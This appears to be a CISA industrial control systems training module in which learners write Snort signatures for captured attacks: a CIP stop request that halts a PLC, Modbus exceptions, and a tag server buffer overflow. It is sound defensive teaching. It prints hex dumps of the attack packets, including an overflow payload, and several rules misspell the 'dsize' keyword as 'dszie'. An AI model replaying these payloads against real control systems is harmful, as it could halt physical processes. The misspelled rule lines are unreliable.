 - Path Segment: 0x21 (8-Bit Instance Segment)
 - 001. = Path Segment Type: Logical Segment (1)
 - ...0 01.. = Logical Segment Type: Instance ID (1)
 -00 = Logical Segment Format: 8-bit Logical Segment (0)
 - 8-Bit Instance Segment
 - Stop (Request)
 - Data: deadbeefcafe

Route Path Size: 1 (words)

Reserved: 0x00

↳ Route Path: Port: Backplane, Address: 0

```

0000 00 00 bc 2d 44 2f 00 0c 29 6b 62 70 08 00 45 00 ...-D/.. )kbp..E.
0010 00 76 9b 85 40 00 40 06 1d 45 c0 a8 00 64 c0 a8 .v..@. .E...d..
0020 00 03 81 bf af 12 ee 05 5b f8 81 a5 4c ca 80 18 .....[...L...
0030 00 e5 20 86 00 00 01 01 08 0a 00 08 c0 5c 00 00 .... .....\..\..
0040 02 98 6f 00 2a 00 00 02 02 13 00 00 00 00 00 00 ...O.*.....
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 .....
0060 02 00 00 00 00 00 b2 00 1a 00 52 02 20 06 24 01 .....R. $..
0070 03 f0 0c 00 07 02 20 64 24 01 de ad be ef ca fe .....d $......
0080 01 00 01 00 .....

```



Industrial Control Systems Cybersecurity Training - 300

The above example drills down into the TCP data to find the Common Industrial Protocol (CIP) traffic. Looking through the CIP traffic you can find the 0x64 byte sent for the PLC stop request and the stop request data of “deadbeefcafe”.

The pcap we reviewed, shows an attacker on the ICS network. The attacker could have run port scans to find the open ports on the PLC. Once the attacker identified the PLC and the open port, all that was needed was the correct Metasploit module to halt to the PLC.

The Snort-Signature-for-Allen-Bradley-MicroLogix-1400-Controller-Fault-Attack-Research-Paper.pdf can be found in the Documents folder on the Desktop provides a guide to understanding the exploit. It explains how they wrote a snort signature to detect this exploit. Try using the signature from the paper.

```
alert tcp any any -> $PLC $ABCOM (msg:"Metasploit Cybati Allen-  
Bradley MicroLogix Major Fault Error detected!"; flow:established;  
flags:AP; content:"|70 00 31 00|"; offset:0; depth:4; content:"|4B  
02 20 67 24 01 07 4D 00 3D 09 A9 0A 0F 00 68 DD AB 02 02 84 05 00 08  
00 08 00|"; offset:46; depth:27; sid:3000011; rev:1;)
```

Note: The signature will not alert on the pcap traffic we provided even after changing the IP to our PLC IP. The problem with using exploit specific signatures is they may not alert if the exploit is written differently. We used the current Metasploit module when we captured the data for this pcap and the exploit has changed just enough to bypass this signature. To write an exploit specific signature for this traffic you would need to review the newer module. This is why whenever possible, we recommend using signature specific to a vulnerability or to what you know about your network traffic. Exploit specific signature can help but can also be bypassed more easily.

After reviewing your PLC traffic, writing a signature that alerts on traffic not expected on the PLC is a good way to find unwanted traffic without looking for a specific exploit. Collecting traffic on the PLC for a while and testing against any new signatures is a good way to understand the traffic needed on the PLC and avoid false positives.




Industrial Control Systems Cybersecurity Training - 300

Exercise 2: Modbus

Modbus - http://www.modbus.org/docs/Modbus_Application_Protocol_V1_1b.pdf or Documents Folder on the Security Onion VM.

Let's take a look at Modbus traffic.



The Modbus protocol can be found inside the TCP data section of your packets. Let's look at some Modbus data using Wireshark. Open ~/Desktop/pcap_files/modbus.pcap in Wireshark. Look at the Modbus packets. Expand the "Modbus/TCP" area and the "Function" area as shown below. From the table above we can see that the "Read Coils" function code is 01. When the data is not correct, the return function code will have 80 added to the received function code and you will see the "Illegal data values" in Wireshark as shown below.



Industrial Control Systems Cybersecurity Training - 300

No.	Time	Source	Destination	Protocol	Length	Info
5	12.576927	192.168.66.235	166.161.16.230	TCP	54	2582 → 502 [ACK] Seq=1 Ack=...
6	12.602474	192.168.66.235	166.161.16.230	Modbus...	66	Query: Trans: 0; Uni...
7	13.169128	166.161.16.230	192.168.66.235	TCP	60	[TCP Dup ACK 4#1] 502 → 258...
8	13.171424	166.161.16.230	192.168.66.235	TCP	60	502 → 2582 [ACK] Seq=1 Ack=...
9	13.173279	166.161.16.230	192.168.66.235	Modbus...	63	Response: Trans: 0; Uni...
10	13.292881	192.168.66.235	166.161.16.230	TCP	54	2582 → 502 [ACK] Seq=13 Ack...
11	13.373811	192.168.66.235	166.161.16.230	Modbus...	66	Query: Trans: 0; Uni...
12	13.840382	166.161.16.230	192.168.66.235	TCP	60	502 → 2582 [ACK] Seq=10 Ack...
13	13.882033	166.161.16.230	192.168.66.235	Modbus...	63	Response: Trans: 0; Uni...

Frame 13: 63 bytes on wire (504 bits), 63 bytes captured (504 bits)
Ethernet II, Src: Gvc_f2:bf:fb (00:c0:a8:f2:bf:fb), Dst: Vmware_6b:2d:28 (00:0c:29:6b:2d:28)
Internet Protocol Version 4, Src: 166.161.16.230, Dst: 192.168.66.235
Transmission Control Protocol, Src Port: 502, Dst Port: 2582, Seq: 10, Ack: 25, Len: 9
Modbus/TCP
 Transaction Identifier: 0
 Protocol Identifier: 0
 Length: 3
 Unit Identifier: 1
 Function 1: Read Coils. Exception: **Illegal data value**
 .000 0001 = Function Code: Read Coils (1)
 Exception Code: Illegal data value (3)

0000 00 0c 29 6b 2d 28 00 c0 a8 f2 bf fb 08 00 45 00 ..)K-(...E.
0010 00 31 0f 40 00 00 2b 06 c5 6c a6 a1 10 e6 c0 a8 .1.@..+. 1.....
0020 42 eb 01 f6 0a 16 8a 75 f5 c7 f1 ec dd 00 50 18 B.....ufp.
0030 10 00 84 87 00 00 00 00 00 00 00 03 01 81 03

modbus

Packets: 350 · Displayed: 350 (100.0%) · Load time: 0:0.2 · Profile: Default

Let's write a snort signature to capture the "Illegal data values" for the "Read Coils" function.

Remember snort has a Modbus preprocessor to help write Modbus signatures. The following is an example of a Modbus rule to find any "read coils" requests. Add these rules to your local.rules file. The first rule will find all read coils and the second will find the illegal data.

```
alert tcp any any -> any 502 (msg:"Modbus read_coils"; modbus_func:read_coils; sid:3000020;)  
alert tcp any any -> any 502 (msg:"Modbus read_exception_status"; modbus_func:read_exception_status; sid:3000021;)
```

In the terminal window type the following commands:

```
sudo ~/copy_rules.sh  
sudo tcpreplay -i eth1 -M 10 ~/Desktop/pcap_files/modbus.pcap
```

Review the results in Squert or Sguil. The Modbus server and client variables are set in the snort.conf file. We have defined the Modbus HOME_NET and EXTERNAL net locally for this example. The following rule is another Modbus rule you can try with this pcap.

```
ipvar MBHOME_NET [166.161.16.0/24]  
ipvar MBEXTERNAL_NET !$MBHOME_NET  
  
alert tcp $MBEXTERNAL_NET any -> $MBHOME_NET 502 ( msg:"SCADA  
Modbus write single register from external source";  
flow:established,to_server; modbus_func:write_single_register;  
reference:url,www.modbus.org/docs/Modbus_Application_Protocol_V1_1b  
.pdf; classtype:protocol-command-decode; sid:17783; rev:2;)
```



Industrial Control Systems Cybersecurity Training - 300

Exercise 3: Writing an ICS Signature from an Advisory

Scenario: During your quick daily review of ICS related RSS feeds and mailing lists, you notice the NCCIC has released an advisory about an INLDEMO Tag Server Buffer Overflow Vulnerability. You use this tag server at your plant, and you contact the vendor for patch information. The INLDEMO vendor does not have a patch available, but Metasploit has exploit code available for the vulnerability. Use the information provided in the advisory and the following pcaps to write an IDS signature to detect this vulnerability.

tagServerNormal.pcap – Traffic captured on your network.

tagServerBad.pcap – Traffic captured from running the Metasploit exploit in a sandbox environment.



Industrial Control Systems Cybersecurity Training - 300

ICS-CERT ADVISORY

ICSA-xx-xx-xx—INLDEMO Tag Server Buffer Overflow

March 18, 2015

OVERVIEW

A Metasploit module has been released for the INLDEMO Tag Server buffer overflow.

AFFECTED PRODUCTS

INLDEMO Tag Server 0.0.0

IMPACT

The impact of the vulnerability could range from a DOS to system level access on the tag server.

VULNERABILITY DETAILS

The tag server code does not apply proper boundary checking. If a "SYNC" packet is sent with a "large" payload the overflow will occur.

EXPLOITABILITY

This vulnerability is exploitable from a machine on the network by sending a "large" SYNC packet to the tag server's listening port (2000/TCP).

EXISTENCE OF EXPLOIT

Publicly available exploits are known to exist for this vulnerability.

DIFFICULTY

Once the malcontent reaches a computer associated with tag sever, the buffer overflow is moderate/low difficulty.

ICS-CERT CONTACT

For any questions related to this report, please contact ICS-CERT at:

E-mail: ics-cert@dhs.gov

Toll Free: 1-877-776-7585

For Control System Security Program Information and Incident Reporting: www.ics-cert.org

From the ICSCERT bulletin we know three things:

1. Protocol is **tcp**,
2. Destination port on the tagserver system is **2000**,
3. The packet of interest contains the string **SYNC**

Click the "LeafPad (local.rules)" icon on your Desktop to open the local.rules file. Place a "#" in front of the current "Tag Sever" rule to comment it out. Use the information from the bulletin to add a signature similar to the following signature and save the file.




Industrial Control Systems Cybersecurity Training - 300

```
alert tcp any any -> any 2000 (sid:3000030; msg:"My Tag Server SYNC  
buffer overflow exploit"; content:"SYNC"; rev:1;)
```

In a terminal window run the following commands.

```
sudo ~/copy_rules.sh  
sudo tcpreplay -i eth1 -M 10 ~/Desktop/pcap_files/tagserverBad.pcap
```

Open Firefox and look for any alerts in Squert.



Let's look at the packet by clicking the "RT" circled in red.

PAYLOAD																
IP	VER	IHL	TOS	LENGTH			ID	FLAGS	OFFSET		TTL	CHECKSUM			PROTO	
	4	5	0	611			21874	2	0		64	55889			6	
TCP	R1	R0	URG	ACK	PSH	RST	SYN	FIN	SEQ#	ACK#		OFFSET	RES	WIN	URP	CHECKSUM
	0	0	0	1	1	0	0	0	1430719055	2508334746		5	0	5840	0	40973
HEX								ASCII								
DATA	53	59	4E	43	35	02	01	00	B3	91	B2	B5	79	2D	B1	74
	0C	81	D6	73	27	71	04	7C	3F	76	25	78	04	69	F7	E2
	3F	B4	98	86	F8	49	7E	2D	7D	28	E1	41	BF	72	15	67
	03	D6	32	D4	0C	3D	9F	91	75	2F	96	B0	47	8D	B6	27
	1C	BA	A9	2C	93	35	B3	B5	4E	48	24	BE	4A	89	F9	1D
	90	42	B9	F5	66	FC	99	97	BB	D5	A8	B8	B1	38	FD	40
	4F	0D	46	14	B2	34	3C	05	37	B7	4B	93	42	DB	C0	
	D9	74	24	F4	BE	8D	8D	73	0E	33	C9	5D	B1	48	31	75
	17	83	C5	04	03	F8	9E	91	FB	83	65	01	F6	7C	9A	56
	1E	0B	65	A7	DF	6B	EF	42	EE	B9	8B	07	43	0D	DF	4A
	68	E6	8D	7E	FB	8A	19	70	4C	20	7C	BF	4D	85	40	13
	8D	84	3C	6E	C2	66	7C	A1	17	67	B9	DC	D8	35	12	AA
	4B	A9	17	EE	57	C8	F7	64	E7	B2	72	BA	9C	08	7C	EB
	0D	07	36	13	25	4F	E7	22	EA	8C	DB	6D	87	66	AF	6F
	41	B7	50	5E	AD	1B	6F	6E	20	62	B7	49	DB	11	C3	A9
	66	21	10	D3	BC	A4	85	73	36	1E	6E	85	9B	F8	E5	89
	50	8F	A2	8D	67	5C	09	AA	EC	63	0E	3B	B6	47	8A	67
	6C	E6	8B	CD	C3	17	CB	AA	BC	BD	87	59	A8	C7	C5	35
	1D	F5	F5	C5	09	8E	86	F7	96	24	01	B4	5F	E2	D6	BB
	75	52	4B	42	76	A2	40	81	22	F2	FA	20	4B	99	FA	CD
	9E	0D	AB	61	71	E0	1B	C2	21	85	71	CD	1E	B5	79	07
	37	5F	83	C0	F8	37	BC	92	91	45	C3	83	3D	C0	25	C9
	AD	84	FE	66	57	8D	75	16	98	18	F0	18	12	AE	04	D6

From what we can see the packet could be an overflow attempt. Now let see if our signature captures any of the normal packets. In a terminal window run the following commands.



Industrial Control Systems Cybersecurity Training - 300

```
sudo tcpreplay -i eth1 -M 10
~/Desktop/pcap_files/tagserverNormal.pcap
```

It captures 86 packets from the normal traffic.

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
86		2017-09-01 17:22:45	181.253.75.55	-	unknown (-)	117.173.125.61	-	unknown (-)
2		2017-09-01 17:11:30	1.2.3.109	143	AUSTRALIA (.au)	1.2.3.97	143	AUSTRALIA (.au)

Let's look at a packet from the normal traffic by expanding the 86 packets and clicking the "RT" by an individual packet. Data similar to the following will be displayed.

IP	VER	IHL	TOS	LENGTH	ID	FLAGS	OFFSET	TTL	CHECKSUM	PROTO
	4	5	0	57	6845	2	0	128	60386	6

TCP	R1	R0	URG	ACK	PSH	RST	SYN	FIN	SEQ#	ACK#	OFFSET	RES	WIN	URP	CHECKSUM
	0	0	0	1	1	0	0	0	1942806747	3229982747	5	0	64240	0	31050

DATA	HEX	ASCII
	53 59 4E 43 0B 00 01 00 54 61 6E 6B 20 41 00 52 F5	SYNC....Tank A.R.

ASCII
SYNC....Tank A.R.

The packet size is much smaller. In fact, the length field is 57 in this packet as compared to 611 in the overflow packet.

Now let's take a look at the packet in Wireshark. To find the packet search the packet bytes for the string "SYNC" as shown below.



Industrial Control Systems Cybersecurity Training - 300

The screenshot shows a Wireshark interface with several packets captured from a file named "tagserverNormal.pcap". The search bar at the top has "String" selected and contains the string "SYNC". The 12th packet in the list is highlighted and expanded in the details and bytes panes. The expanded view shows a SYN packet with Source Port 1086 and Destination Port 2000. The bytes pane shows the raw hex and ASCII data, including the SYNC byte at offset 0.

Depending on your settings, you may have to expand the TCP sections to have to same view as displayed above. The Wireshark view shows the TCP data length is 17 bytes. The TCP data could be seen to be 17 bytes in the Squert display if you count the bytes in the TCP Data section. In a Snort signature, the "dszie" tag can be used to look for a TCP data size. Review the normal and exploit traffic. Look at the "SYNC" packets of interest and see if there are ways to optimize and tighten the signature.

1. Look for packets where the TCP data length is greater than 17. (dszie:>17)
2. The "SYNC" content is at the beginning of the TCP data in all of the packets. (offset:0; depth:4;)
3. Case insensitive searches are faster in Snort. (use nocase tag after content)
4. The data flow is to the tag server. (flow:to_server;)
5. Adding reference tags is helpful for future signature review. In this example we take a URL from where the advisory was found.
6. Using a classification tag can be helpful for analyzing traffic. (classtype:buffer-overflow;)
7. Recommend only changing the revision number when changing a production signature. Do whatever makes the most sense for your organization.

```
alert tcp any any -> any 2000 (sid:3000030; msg:"MY Tag Server SYNC buffer overflow exploit"; flow:to_server; dszie:>17; content:"SYNC"; nocase; offset:0; depth:4; reference:url,ics-cert.us-cert.gov/advisories/ICSA-xx-xx-xx; classtype:buffer-overflow; rev:1;)
```



Industrial Control Systems Cybersecurity Training - 300

In a terminal window run the following commands.

```
sudo ~/copy_rules.sh
sudo tcpreplay -i eth1 -M 10 ~/Desktop/pcap_files/tagserverBad.pcap
```

The alerts from the overflow will be displayed. Now run the tagserverNormal.pcap and no new alerts should be displayed.



Industrial Control Systems Cybersecurity (301)

Appendix I: Who to contact

Report control systems cyber incidents and vulnerabilities to:

Email: report@cisa.gov

Phone (888)282-0870

Website: <https://www.cisa.gov/report>

CSET: <https://www.cisa.gov/downloading-and-installing-cset>

Last updated 3/29/2024 300 Rev. 00